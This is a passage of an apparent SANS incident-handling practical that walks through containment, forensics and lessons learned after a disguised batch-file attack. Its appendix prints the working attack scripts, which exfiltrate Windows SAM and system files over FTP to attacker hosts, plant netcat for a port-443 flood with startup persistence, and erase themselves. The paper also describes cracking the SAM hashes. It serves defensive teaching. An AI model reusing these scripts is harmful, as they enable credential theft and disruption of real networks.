Sysadmin I: Do you still have the email?

VP of Sales: Yes, it's in my outlook. Hold on a second while I open it.

Sysadmin I: Stop, please don't touch your system. We'll get the email later.

VP of Sales: Ok.

Sysadmin I: I need to check back with the security administrator, is there something you can do that doesn't involve touching your computer?

VP of Sales: Umm, sure I guess.


Sysadmin I: Thanks.

Sysadmin I then checks back with the Security Administrator to update him on the information he has obtained so far. He is asked to obtain the email from the Exchange server without using the VP of Sales system and to follow up with the VP of Sales system by determining any processor intensive applications that may be running on the system and what ports they may be using. The Security Administrator hands him one of the CDs from the jumpkit that contains tcpview for this purpose.

Sysadmin I gets with the VP of Sales and asks him to accompany him. He then uses his administrative access to access the VP of Sales email from another system and asks the VP of Sales to identify the email he was talking about. After this is identified, the url from the email (<http://owned.by.hacker.com/fortunes.bat>) is recorded and a copy of the email is electronically saved with headers.

Sysadmin I then returns to the VP of Sales workstation and right clicks on the program bar and selects "Task Manager". He takes a Polaroid of the screen that contains the following information:

© SANS Institute 2004. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system, or transmitted, in any form or by any means, electronic, mechanical, photocopying, recording, or by any information storage or retrieval system, without the prior written permission of SANS Institute.



Sysadmin I makes note of the fact that the instance of SERVICES.EXE with a PID of 1960 is consuming 58% of the system resources and that it has a higher than expected PID. He then loads the CD given to him by the Security Administrator and runs tcpview. This application identifies that there is an instance of SERVICES.EXE that has established a connection to owned.by.hacker.com on TCP port 443. He takes a Polaroid of the screen displaying this information. Sysadmin I then reiterates that the VP of Sales is not to touch the system and returns to the Security Administrator with his findings.

Sysadmin II: Check for system based correlating events

Sysadmin II checks the web logs, SQL logs, event logs for servers, and Insight Manager information. He is unable to find any correlating or suspicious events. He checks back with the Security Administrator after 15 minutes.

Security Administrator: Check network based logs

The security administrator begins a tcpdump capture on the IDS systems located outside and inside the firewall to capture all network data during the 15 minute window he has been given by the VP of operations. To do so, he issues the following command from the Internal-IDS system:

```
tcpdump -i eth0 -w observe.inside
```

He checks the IDS logs for events going to or coming from the internal system. He observes an anonymous ftp going from the VP of Sales system to a host located at owned.by.hacker.com. This is recorded in his notebook. No other clues are obtained from the IDS system. The router logs do not provide any useful information. The Security administrator views the firewall logs and notes the ftp connection that was identified in the IDS system and notes an outbound connection to TCP port 443 followed shortly thereafter. He checks for correlating events with communication to or from the owned.by.hacker.com site to or from any other system internal to GIAC Enterprises. He finds none. Screenshots of the IDS and firewall logs are taken. Screenshots of the MRTG bandwidth utilization graphs are also taken for evidence. The security administrator then begins to take a look at the tcpdump data that is traversing the network and is able to confirm that it appears as if the inordinate amount of data into and out of the network is over port 443. The security administrator makes notes that the payload of the packet does not look like normal https traffic.

Regroup: 15 minutes is up and it is time to move onto the next phase

Before continuing, the Security Administrator compares notes with the system administrators. While Sysadmin II was not able to provide any information, the information that was gathered by the Security Administrator and Sysadmin I correlates. It seems apparent at this time that the bandwidth consumption is being caused by an application called SERVICES.EXE from the VP of Sales workstation and is communicating via port 443 to an external host located at owned.by.hacker.com. The options for isolating this access are reviewed.

- Disconnect the VP of Sales laptop from the network
- Power of the VP of Sales laptop
- Block traffic to and from owned.by.hacker.com in the firewall and/or border router
- Kill the offending SERVICES.EXE instance on the VP of Sales workstation by using TCPTrace

Since the Security Administrator is knowledgeable that an unknown batch script was probably run on the VP of Sales workstation, he decides that simply killing the SERVICES.EXE application provides too much risk if there are other things going on. In order to preserve as much information as possible, it is decided that removing the network connection from the VP of Sales laptop is not the best course of action in case whatever tool is running is designed to remove all evidence of itself when network connection is lost. Blocking traffic to and from owned.by.hacker.com doesn't sound like a bad idea, nor does powering off the laptop. After consulting with and updating the VP of Operations, this course of action is chosen as the team moves into the containment phase.

3.3 Containment

The decision has been made that for containment, the VP of Sales laptop will be powered off in a hard fashion (the power cord will be unplugged and the battery will be removed without a normal shut down). Access to and from

owned.by.hacker.com is blocked by way of a null route statement in the border router. The security administrator makes note of the fact that the denial of service condition immediately goes away. Nonetheless, he heightens the awareness of the help desk personnel and scrutinizes the IDS and firewall logs looking for potential follow-up information.

A backup is taken of the VP of Sales laptop using the backup software and tape drive available in the jumpkit and DD from a separate Linux system that is connected in read only mode to the laptop hard drive and to the tape drive.

Meanwhile, the Security Administrator attempts to access the site at <http://owned.by.hacker.com/fortunes.bat> to see if he can download the batch file. Unfortunately, he discovers that the file is not there. He consults with the VP of Operations about contacting the administrator at the University to see if they can assist in the incident and he is told not to do so for PR reasons.

After a bit by bit backup has been taken from the laptops hard drive is retained and secured in an evidence locker. A copy of the hard drive is restored to a spare drive for analysis. At this point, the security administrator requests of the VP of Operations to hire a third party consultant for forensic analysis of the hard drive. The VP of operation agrees.

Unfortunately, he is unable to obtain this assistance until the following day. On the next day, the Security Administrator begins to work with the 3rd party contractor familiar with forensic analysis techniques. The situation is explained to the 3rd party contractor and deleted but not gone files are viewed. The Security Administrator notes that he is primarily interested in a file called fortunes.bat. Fortunately, this file still resides on the VP of Sales laptop. The file is recovered and stored on the Security Administrators Linux operating system for analysis. While the Security Administrator has a dual-boot Windows 2000 and Redhat 7.3 system, he chooses the Linux partition since the .bat file extension seems to indicate that this is clearly targeting for a windows platform, so he chooses to be safer by viewing the contents of the file under Linux.

After opening the file with vi, it becomes readily apparent what the entirety of the fortunes.bat file did. The analysis provided in the first section of this assignment is now fully known to the Security Administrator. Most importantly, he notes that this system appears to offload the system and SAM file from the system. This alarms the Security Administrator to find out what the importance of the system file is. He is familiar with the SAM file, but believes at this time that with syskey being enabled by default under Windows 2000, the SAM file by itself is fundamentally useless. The security administrator goes to <http://www.google.com> and enters "SAM syskey system" in the search field. The third entry down appears to discuss cracking syskeyed SAM files, so he clicks on the link and goes to <http://www.schizm.netfirms.com/docs/syskeyhackingfinal.htm>. After reading the

website, he learns of a tool called SAMInside that can combine a SAM and system file in order to reveal the LANMAN hashed passwords.

At this point, the Security Administrator is knowledgeable that the SAM file on the system would only store the local administrator password. Since it is company policy that local administrator passwords be different from the domain administrator account, he is not immediately concerned. However, in order to verify that this is the practice that was used in this case, the Security Administrator downloads the SAMInside tool and has the 3rd party contractor pull off the system and SAM file from the copy of the hard drive. After using SAMInside to create a pwdump file, the Security Administrator places what he knows to be the domain administrator password at the top of a text file and runs a dictionary crack with John the Ripper against the pwdump file created from SAMInside. He is horrified to learn that the local Administrator password matches that of the domain Administrator password.

This information is recorded in a factual manner in the Security Administrator's notebook.

To determine if this information has been used in any way, the Security Administrator asks the two system administrators to begin looking for any logins using the administrator account. It is GIAC Enterprises policy not to use this account. It is soon discovered that there was an administrative login to the company web server an hour prior to the logs being checked. The user browsed to a few protected sites, including a list of customers and proprietary pricing information. These IIS logs are retained by burning them to CD. At this point, the Security Administrator quickly moves into eradication mode.

3.4 Eradication

First and foremost, the domain administrator account password is changed. Second, access to authenticate to the e-commerce site using the domain admin account is locked out. It is determined that there is no reason for this to be required. Next, it is determined that the VP of Sales entire laptop is going to be retained as evidence and is therefore not expected to be available as an asset to the company for some time. Outbound ftp access from the Corporate LAN is turned off. The change control mechanisms never indicated that this access was required and no one can determine why it was opened in the first place. The VP of Sales is given a polite discussion about not running an unknown application without first consulting with the security administrator. Since the VP of Sales is higher up in the organization, this discussion is given by the VP of Operations since he has a good personal relationship with the VP of Sales. Next, the repair folder is removed from all workstations and server in the environment after ensuring that emergency repair disks are available as necessary. Next, the default file permissions are changed on all company systems in compliance with the file access permission suggestions provided by CIS in the CIS Level II standard for Windows 2000 standard document. This can be obtained from

http://cisecurity.org/bench_win2000.html. This will not only prevent the ability for a non-privileged user from gaining the system file, it will also assist in other attacks that rely upon default file permission settings.

Meanwhile, since it is policy that a standard build laptop be available at all times, this system is pulled from inventory. The configuration changes that have been planned for roll-out across the remainder of the environment as similarly applied to this system. Since it is policy that no data be stored on the workstation systems, compliance with the standard is confirmed with the VP of Sales and it is determined that it will not be necessary to do any kind of file restorations.

3.5 Recovery

Since a large scale change was made to the environment all groups will be asked to verify that applications and systems that they are responsible for are functioning within acceptable parameters and to sign off. The VP of Sales is similarly asked to sign-off that his new laptop meets his operational needs once it is issued to him.

The incident response team has continued to monitor at a heightened level of awareness for suspicious activity. While the team is now in the recovery phase, it is at this time that it is discovered that repeated attempts to login as the administrative user has occurred after the time in which the eradication steps have been taken. It is noted that all of these attempts appear to be coming from the same IP address of 4.4.4.4. After visiting <http://www.arin.net> and entering this IP address into the WHOIS search box, GIAC Enterprises observes that Fortunes 4 All has been assigned this network address space. Tcpdump logs are initiated and law enforcement is called at this time. There seems to be sufficient evidence to suspect that Fortunes 4 All may in some way be associated with this overall event.

3.6 Lessons Learned

Incident Handling Process:

Overall the incident was handled very well. There were a few things that need to be addressed in the lessons learned with regards to the process. First, the help desk personnel, according to the documented handling process, should have notified a level II handler immediately upon the knowledge that this event was a Category 3 or higher event. In this case, the help desk person performed investigative steps prior to doing so. In reality this worked very well. However, it's possible that this could create a problem in the future. To balance between the value that level I handlers can provide and the need to involve higher level support at an early stage, the incident response procedure needs to be modified to permit up to 5 minutes of initial troubleshooting if the level I personnel believes they know what to look for. By this point in time, they need to have notified a level II personnel and can continue to investigate until the level II personnel is able to take over primary responsibility for the incident.

The second issue is the amount of time it took for the 3rd party forensic analyst to be brought on board. In this case it cost valuable time in fully analyzing the event and the disclosure of the administrative account and password could have been recognized sooner and proper action could have been taken prior to the initial login by the admin account to the company e-business web server. It was also a mistake to cease the investigative process to wait on the 3rd party consultant. Steps will be taken to ensure that the entire incident handling process is completed in a more timely manner by finding more potential 3rd party resources and by training internal personal on data forensic techniques.

Denial of Service mitigation:

It's become apparent the denial of service was a big issue in this case. Unfortunately, GIAC Enterprises has taken no steps to mitigate against this risk. As a directive from the lessons learned, GIAC Enterprises will investigate and implement rate-limiting techniques on the border router to mitigate against trivial denial of service conditions.

IT Procedures:

It seems apparent that there was a failure in user training at play in this incident. While the social engineering was convincing, the internal user training procedure needs to be reviewed to see if it can be improved.

The installation process for workstation seems to have some problems. The VP of Sales workstation should not have had a default operating system install. Furthermore, the domain administrative password should never be used as a local administrative password for an employees' workstation. The standard workstation installation procedures need to be reviewed and updated and employee training of IT personnel needs to be conducted to ensure that a more secure workstation installation process is followed.

There was also a failure in change control. FTP was never specified as being required for outbound access from the internal network. More stringent attention needs to be paid to change control to ensure that proper procedures are followed before implementing a change to access rules and restrictions.

The ability to use port 443 for a purpose other than https creates some cause for concern. It is possible to implement an application proxy with the Checkpoint firewall for http and https connections (among others). Since the amount of bandwidth that goes through the GIAC Enterprises firewall is minimal when compared to the capabilities of the firewall infrastructure, the performance impact of doing so is expected to be minimal. As an action item, this capability will be reviewed and implemented.

3.7 Extra information

This section covers information that is not stated above. Some of this information is inferred and some of it did not fit well in the flow of explaining the incident response process.

Timeline:

January 15th

2:20 pm - email sent

2:43 pm - VP of Sales reads the email and runs the fortunes.bat application and Denial of service begins

3:02 pm - The helpdesk person becomes aware that something may be going on based upon support calls and the sudden increase in bandwidth utilization on the Internet link.

3:06 pm - Helpdesk personnel identifies the VP of Sales workstation as being the source of the unusual bandwidth utilization. Security Administrator is notified.

3:07 pm - Event classified

3:09 pm - VP of Operations apprised of the situation and system administrators are involved.

3:16 pm - Initial report from sysadmin I to the Security administrator.

3:24 pm - The two sysadmins and the security administrator reconvenes with the VP of Operations

3:28 pm - VP of Sales laptop is powered off and then the null route is added.

3:30 pm - Backup begins on laptop

4:30 pm - Backup completes. Second hard drive is loaded with a copy of the drive image.

5:45 pm - Second hard drive image is completed.

January 16th

3:20 pm - External site logs into e-business web site as administrator

4:03 pm - 3rd party consultant arrives on site.

4:16 pm - Fortunes.bat file is obtained and analyzed.

4:23 pm - SAMInside application is found. Application downloaded, SAM file and system file obtained from drive image.

4:26 pm - Realization that domain admin account is potentially compromised.

4:28 pm - System administrators, security administrator and VP of Operations convene and decide upon plan for eradication.

4:46 pm - Eradication plan begins roll-out.

5:12 pm - First attempt to login with admin account from Fortunes 4 All IP address

5:15 pm - Second attempt to login with admin account from Fortunes 4 All IP address

6:37 pm - Third attempt to login with admin account from Fortunes 4 All IP address

8:03 pm - Eradication process ends.

8:11 pm - Recovery process begins. IT group tests all applications to the extent they are able.

January 17th

7:00 am - With staff arriving on site, the remaining parts of the recover process begins underway.

9:12 am - Final sign-off is obtained and the recovery process is complete

January 18th

11:17 am - Lessons learned meeting is held

Evidence gathering and Chain of Custody:

Since evidence has been obtained that provides a potential link to GIAC Enterprises primary competitor, Fortunes 4 All, it is a good thing that proper chain of custody and evidence gathering techniques are followed during the course of the incident. All notes taken are factual and do not jump to conclusions. Instead only the facts are stated. The notes that are taken are sealed and signed by the person who took the notes and given to the VP of Operations who maintains a secured evidence locker. In addition, the laptop used by the VP of Sales is similarly sealed and maintained. All the Polaroid pictures taken through the course of the incident are sealed and stored as well. Once the decision has been made to involve law enforcement, all of the information available to GIAC Enterprises is voluntarily released and the continuation of the investigation is then led by the FBI official. In order to facilitate the likelihood of involving the FBI

in this investigation, the cost in labor of the incident response team, lost sales as calculated by previous trends, the cost of the third party contractor and an estimated cost of the potential loss of intellectual property is included. The intellectual property that is potentially most valuable in this case is the proprietary pricing information and customer list that is known to have been accessed by the first external administrator login.

© SANS Institute 2004, Author retains full rights.

References

- [1] “@stake | Network Utility Research Tools” URL: http://www.atstake.com/research/tools/network_utilities/ (Dec 2003)
- [2] “ARIN Home Page” URL: <http://www.arin.net> (Dec 2003)
- [3] Armstrong, Tom “Netcat – The TCP/IP Swiss Army Knife” URL: <http://www.sans.org/rr/papers/5/952.pdf> (Dec 2003)
- [4] “Cygwin Information and Installation” URL: <http://www.cygwin.com/> (Dec 2003)
- [5] “DSshield - Distributed Intrusion Detection System” URL: <http://www.dshield.org> (Dec 2003)
- [6] “freshmeat.net: Project details for Isof” URL: <http://freshmeat.net/projects/Isof/> (Dec 2003)
- [7] “GIAC Enterprises: Fame, future and fortune “ URL: http://www.giac.org/practical/GCFW/Brian_Granier_GCFW.pdf (Dec 2003)
- [8] “Google” URL: <http://www.google.com> (Dec 2003)
- [9] “InsidePro - Passwords recovering and encrypting “ URL: <http://www.insidepro.com/eng/index.shtml> (Dec 2003)
- [10] “Internet Storm Center” URL: http://isc.incidents.org/source_report.html?order=&subnet=005 (Dec 2003)
- [11] “John the Ripper password cracker” URL: <http://www.openwall.com/john/> (Dec 2003)
- [12] “Knoppix Linux“ URL: <http://www.knoppix.net/> (Dec 2003)
- [13] “LVCVA - Meetings & Conventions” URL: <http://www.lasvegas24hours.com/finder/conventioncalendar/meetings> (Dec 2003)
- [14] “MRTG: The Multi Router Traffic Grapher” URL: <http://people.ee.ethz.ch/~oetiker/webtools/mrtg/> (Dec 2003)
- [15] “net stumbler dot com” URL: <http://www.netstumbler.org/> (Dec 2003)
- [16] “Ping’s Download” URL: <http://grimsping.cjb.net/downloads.htm> (Dec 2003)

- [17] "Registry Tips" URL:
http://www.mpl1.com/Tips/Registry_Tips/registry_tips.html (Dec 2003)
- [18] "Sample IIS 5 Log" URL: http://www.riguy.com/iis_log_update.html (Dec 2003)
- [19] "SANS Security Awareness Training" URL:
<http://www.sans.org/awareness/> (Dec 2003)
- [20] Skoudis, Ed with Lenny Zeltser Malware: Fighting Malicious Code
- [21] Skoudis, Ed SANS Coursebook 4.3 Computer and Network Hacker Exploits, Part 2
- [22] "Sysinternals Freeware - Utilities for Windows NT and Windows 2000 – TCPView" URL: <http://www.sysinternals.com/ntw2k/source/tcpview.shtml> (Dec 2003)
- [23] "The Coroner's Toolkit (TCT)" URL:
<http://www.porcupine.org/forensics/tct.html> (Dec 2003)
- [24] "Tini" URL: <http://ntsecurity.nu/toolbox/tini/> (Dec 2003)
- [25] "Windows 2000 Benchmarks" URL:
http://cisecurity.org/bench_win2000.html (Dec 2003)
- [26] "Windows 2000 SAM - Syskey Cracking - Syskey Hacking" URL:
<http://www.schizm.netfirms.com/docs/syskeyhackingfinal.htm> (Dec 2003)

© SANS Institute

Appendix A

fortunes.bat

@ECHO OFF

REM ** First we don't want the user to be suspicious that it's taking a while **

ECHO Please wait while the fortune cookie generator installs...

REM ** Create c:\temp if it doesn't exist **

if not exist c:\temp mkdir c:\temp

REM ** Now we need to ftp down netcat **

echo user > c:\temp\ftpscript.txt

echo anonymous >> c:\temp\ftpscript.txt

echo nunya@bidness.com >> c:\temp\ftpscript.txt

echo cd outgoing >> c:\temp\ftpscript.txt

echo prompt >> c:\temp\ftpscript.txt

echo bin >> c:\temp\ftpscript.txt

echo get nc.exe >> c:\temp\ftpscript.txt

REM ** And as long as we're here, let's drop off the SAM file **

echo cd ../incoming >> c:\temp\ftpscript.txt

echo put c:\winnt\repair\sam >> c:\temp\ftpscript.txt

echo put c:\winnt\system32\config\system >> c:\temp\ftpscript.txt

echo put c:\temp\ftpscripts.txt >> c:\temp\ftpscript.txt

REM ** And we're done **

echo bye >> c:\temp\ftpscript.txt

REM ** Setup the script that ftp's it down **

echo ftp -n -v -s:c:\temp\ftpscript.txt owned.by.hacker.com > c:\temp\doit.bat

call c:\temp\doit.bat >NUL

REM ** Cleanup time **

del /Q c:\temp\doit.bat

del /Q c:\temp\ftpscript.txt

REM ** Let's move netcat **

move nc.exe c:\temp\services.exe

REM ** Okay the stage is set, and we have the local sam file (hopefully) **

REM ** Let's prepare to setup the DoS and hide the fact that we got the SAM **

REM ** By removing this script **

REM ** We want to make this script look script kiddieish on purpose **

REM ** When it's found (and we can expect it will be), we don't want **

```
REM ** them to think there's more to it than a DoS attack **
```

```
echo REM u hav b33n D0Ssed by the F0rtun C00k13 M0nst3r. 1337! >  
"c:\Documents and settings\all users\start menu\programs\startup\bashit.bat"  
echo start c:\temp\services.exe -d owned.by.hacker.com 443 -e  
c:\temp\output.bat >> "c:\Documents and settings\all users\start  
menu\programs\startup\bashit.bat"
```

```
REM ** And now the garbage creation**
```

```
echo @ECHO OFF > c:\temp\output.bat
```

```
echo :BEGIN >> c:\temp\output.bat
```

```
echo ECHO
```

```
%random%%random%%random%%random%%random%%random%%random%%random%%  
%random%%random%%random%%random%%random%%random%%random%%random%%  
m%%random%%random%%random%%random%%random%%random%%random%%random%%  
om%%random%%random%%random%%random%%random%%random%%random%%random%%  
dom%%random%%random%%random%%random%%random%%random%%random%%random%%  
random%%random%%random%%random%%random%%random%%random%%random%%ra  
ndom%%random%%random%%random%%random%%random%%random%%random%%random%%r  
andom%%random%%random%%random%%random%%random%%random%%random%%r  
andom%%random%%random%%random%%random%%random%%random%%random%%random%%  
random%%random%%random%%random%%random%%random%%random%%random%%random%%  
%random%%random%%random%%random%%random%%random%%random%%random%%  
%random%%random%%random%%random%%random%%random%%random%%random%%  
m%%random%%random%%random%%random%%random%%random%%random%%random%%  
om%%random%%random%%random%%random%%random%%random%%random%%random%%  
dom% >> c:\temp\output.bat  
echo GOTO BEGIN >> c:\temp\output.bat
```

```
REM ** And now to explain to the user why they get no fortune cookie sayings**
```

```
ECHO ..
```

```
ECHO ..
```

```
ECHO The installation program encountered an error while installing. We are  
aware of this issue and
```

```
ECHO hope to have it fixed in future releases. Please try again in a week.
```

```
REM ** And let's remove the evidence of this file - They'll get some unexpected  
feedback here, **
```

```
REM ** But the damage has been done anyways **
```

```
REM Start the DoS
```

```
call "c:\Documents and settings\all users\start menu\programs\startup\bashit.bat"
```

```
REM ** Pause for long enough they can read the message **
```

```
ping -n6 localhost > NUL
```

```
REM Delete the evidence of this batch program
```

```
del fortunes.bat
```

watcher.bat

REM This file does nothing but sit and wait for the appearance of the SAM file
REM It will be loaded on the compromised University web server

@ECHO OFF

:WAIT

REM Wait for a minute

ping -n60 localhost > NUL

REM Check to see if the SAM has been uploaded

REM if it hasn't, loop back and wait again

if not exist c:\inetpub\ftproot\ftpscript.txt GOTO WAIT

REM Since this is running on the server, we don't care about noise

mkdir c:\temp

REM ** Now we need to ftp off the SAM file **

echo user > c:\temp\ftpscript.txt

echo anonymous >> c:\temp\ftpscript.txt

echo nunya@bidness.com >> c:\temp\ftpscript.txt

echo cd incoming >> c:\temp\ftpscript.txt

echo prompt >> c:\temp\ftpscript.txt

echo bin >> c:\temp\ftpscript.txt

echo put c:\inetpub\ftproot\incoming\SAM >> c:\temp\ftpscript.txt

echo put c:\inetpub\ftproot\incoming\system >> c:\temp\ftpscript.txt

REM ** And we're done **

echo bye >> c:\temp\ftpscript.txt

REM ** Setup the script that ftp's it down **

echo ftp -n -v -s:c:\temp\ftpscript.txt other.hacker.com > c:\temp\doit.bat

call c:\temp\doit.bat >NUL

REM ** Cleanup time **

del c:\temp\doit.bat

del c:\temp\ftpscript.txt

del c:\inetpub\ftproot\incoming\SAM

del c:\inetpub\ftproot\incoming\system

del c:\inetpub\ftproot\incoming\ftpscript.txt

del c:\inetpub\wwwroot\fortunes.bat

REM And now to remove this batch file

del watcher.bat

output.bat

```
REM This is the same garbage creation as on the client. It needs to be called
REM output.bat and be placed in c:\temp
@ECHO OFF
:BEGIN
ECHO
%random%%random%%random%%random%%random%%random%%random%%random%%
%%random%%random%%random%%random%%random%%random%%random%%random%%
m%%random%%random%%random%%random%%random%%random%%random%%random%%
om%%random%%random%%random%%random%%random%%random%%random%%random%%
dom%%random%%random%%random%%random%%random%%random%%random%%random%%
random%%random%%random%%random%%random%%random%%random%%random%%ra
ndom%%random%%random%%random%%random%%random%%random%%random%%rand
om%%random%%random%%random%%random%%random%%random%%random%%random%%
random%%random%%random%%random%%random%%random%%random%%random%%
random%%random%%random%%random%%random%%random%%random%%random%%
%random%%random%%random%%random%%random%%random%%random%%random%%
%%random%%random%%random%%random%%random%%random%%random%%random%%
m%%random%%random%%random%%random%%random%%random%%random%%random%%
om%%random%%random%%random%%random%%random%%random%%random%%random%%
dom%
GOTO BEGIN
```

bashit.bat

```
REM ** We want to make this script look script kiddieish on purpose **
REM ** When it's found (and we can expect it will be), we don't want **
REM ** them to think there's more to it than a DoS attack **
REM ** This is the server side version. Call it bashit.bat and place it wherever
REM ** Since we have root on this box, start it via the registry
REM ** netcat will need to be called services.exe and placed in c:\temp

REM u hav b33n D0Ssed by the F0rtun C00k13 M0nst3r. 1337!
start c:\temp\services.exe -L -p 443 -d firewall.giacenterprises.com -e
c:\temp\output.bat
```

Appendix B

Victim Network firewall configuration

No	Source	Destination	Service	If VIA	Action	Comment
Header: Firewall Access rules						
1	Any	Firewall	IPSEC, FW1_pslogon_NG, FW1_scv_keep_alive		Accept	Required for VPN access to the firewall
2	SN_Screened, SN_Monitor, SN_Data	Firewall	FW1_clntauth_http, FW1_clntauth_telnet		Accept	User authentication for temporary access
3	FW_Mgmt_Client	Firewall	CPMI		Accept	Firewall control connections
Header: Client Auth rules						
4	Auth_Admin@SN_Screened	Any	HTTP, HTTPS, FTP		Client Auth	Admin special access from DMZ Network
5	Auth_Admin@SN_Monitor or	Any	HTTP, HTTPS, FTP		Client Auth	Admin special access from Monitor Network
6	Auth_Admin@SN_Data	Any	HTTP, HTTPS, FTP		Client Auth	Admin special access from Data Network
Header: Stealth Rule						
7	Any	Firewall	Any		Drop	Stealth Rule
Header: VPN Connections ("firewall" should be selected in the "Install on" column)						
8	VPN_All@Any	GIAC-DC1, GIAC-DC2, GIAC-Exchange	Any	Remote-Access	Accept	General VPN traffic for all VPN users
9	VPN_All@Any	GIAC-Intranet_Parser SN_Screened, SN_Data, SN_Monitor	HTTP	Remote-Access	Accept	General VPN traffic for all VPN users
10	VPN_Admin@Any	GIAC-DC1, GIAC-DC2, GIAC-Exchange	TCP3389	Remote-Access	Accept	Special VPN access for IT admins for Terminal Services
11	Any	GIAC-Intranet_Parser, GIAC-Web	Any	Comm-Rev, Comm-Dev	Accept	Access permitted for all IP30 users
12	Any		FTP	Comm-Dev	Accept	Access permitted only for developers for IP30 access
Header: Internet Inbound						
13	Any	GIAC-DNS1, GIAC-DNS2	domain-udp		Accept	Access to the DNS server
14	Any	GIAC-Dropchute	TCP2030		Accept	Custom port for DropChute delivery
15	Any	GIAC-Email	SMTP		Accept	Ability to send mail to GIAC Enterprises
16	Any	GIAC-WEB	HTTP, HTTPS		Accept	Access to the public web server

No	Source	Destination	Service	If VIA	Action	Comment
17	Border_Router	ShortCenter_Con sole	NTP, FTP, SYSLOG			Provide for the border router to send logs and keep accurate time
18	G_InternalNets (Negate)	G_InternalNets	Any		Drop	Any traffic not explicitly permitted is ignored from the Internet to internal hosts
Header: Internet Outbound						
	SN_Screened, SN_Monitor, SN_Data, GIAC-DC1, GIAC-DC2	G_InternalNets(N egate)	NTP		Accept	Time synchronization
20	FW_Mgmt_Client	G_InternalNets(N egate)	TCP981		Accept	SSL over TCP 981 for IP30 management
21	GIAC-DC2	G_InternalNets(N egate)	TCP2847		Accept	Norton virus definitions updates
22	GIAC-DNS1, GIAC-DNS2	G_InternalNets(N egate)	DNS		Accept	DNS Queries
23	GIAC-DropChute	G_InternalNets(N egate)	TCP2030		Accept	Custom port used by GIAC for DropChute
24	GIAC-Email	G_InternalNets(N egate)	DNS, SMTP		Accept	Send outbound emails
25	GIAC-Email	Ext_Fprot	HTTP, HTTPS, FTP		Accept	F-Prot antivirus updates
26	GIAC-Intranet_Parser	Ext_CCAuth	HTTPS		Accept	Credit Card Authorization
27	SN_Corporate	Border_Router	SSH		Accept	Permit management of border router
28	SN_Corporate	G_InternalNets(N egate)	HTTP, HTTPS, FTP		Accept	Permit general web browsing from corporate LAN
29	Whatsup_Gold	Any	SNMP, icmp-proto		Accept	General monitoring access
30	G_InternalNets	G_InternalNets(N egate)	Any		Reject	Drop all other traffic not explicitly allowed for outbound access
Header: Pre-block/Management Rules						
	SN_Data, SN_Screened, SN_Monitor					
31	SN_Corporate	SN_Monitor	TCP3389		Accept	Terminal Server for server management
Header: Internal traffic to Data network						
32	GIAC-WEB	GIAC-Database	MS-SQL-Server		Accept	Database queries
33	GIAC-DropChute, GIAC-WEB	GIAC-Intranet_Parser	FTP		Accept	Transferring files
34	SN_Corporate	GIAC-Fin_Payroll	Any		Accept	Access to the accounting server

No	Source	Destination	Service	If VIA	Action	Comment
35	SN_Corporate	GIAC-Intranet_Parser	HTTP, FTP		Accept	Access to the Intranet server
36	Any	SN_Data	Any		Reject	Block any non explicitly permitted access
Header: Internal traffic from Data network						
37	GIAC-Intranet_Parser	GIAC-DropChute, GIAC-WEB	FTP		Accept	Transferring files
38	SN_Corporate, SN_Screened, SN_Monitor, SN_Data	GIAC-DNS1, GIAC-DNS2	domain-tcp		Accept	DNS Queries
39	SN_Data	Any	Any		Reject	Rejects any non explicitly permitted traffic
Header: Remaining rules, ranked in order of priority						
40	GIAC-Email	GIAC-Exchange	SMTP		Accept	Sending mail
41	SN_Corporate	GIAC-WEB	FTP		Accept	To upload new web sites
42	SN_Corporate	GIAC-DNS1, GIAC-DNS2	HTTPS		Accept	Management of DNS Servers
43	SN_Corporate	SnortCenter Console	HTTP, SSH		Accept	Snort Management
44	SN_Corporate	Whatsup Gold	HTTP		Accept	Viewing Whatsup Gold site
Header: Cleanup Rule						
45	Any	Any	Any		Drop	If it wasn't allowed before, it should be dropped here

Appendix C – Incident Response Procedure

NOTE: This document is loosely based upon an ISS released document describing an incident response procedure. This document was originally located at <http://documents.iss.net/whitepapers/csirplanning.pdf>, but at the time this paper is completed it is no longer available from this location. A copy of the original document in html format is currently cached by Google, but there's no assurance as to how long it will be there. This copy can be found at http://216.239.59.104/search?q=cache:47_HwXqANFAJ:documents.iss.net/whitepapers/csirplanning.pdf

Members of response team

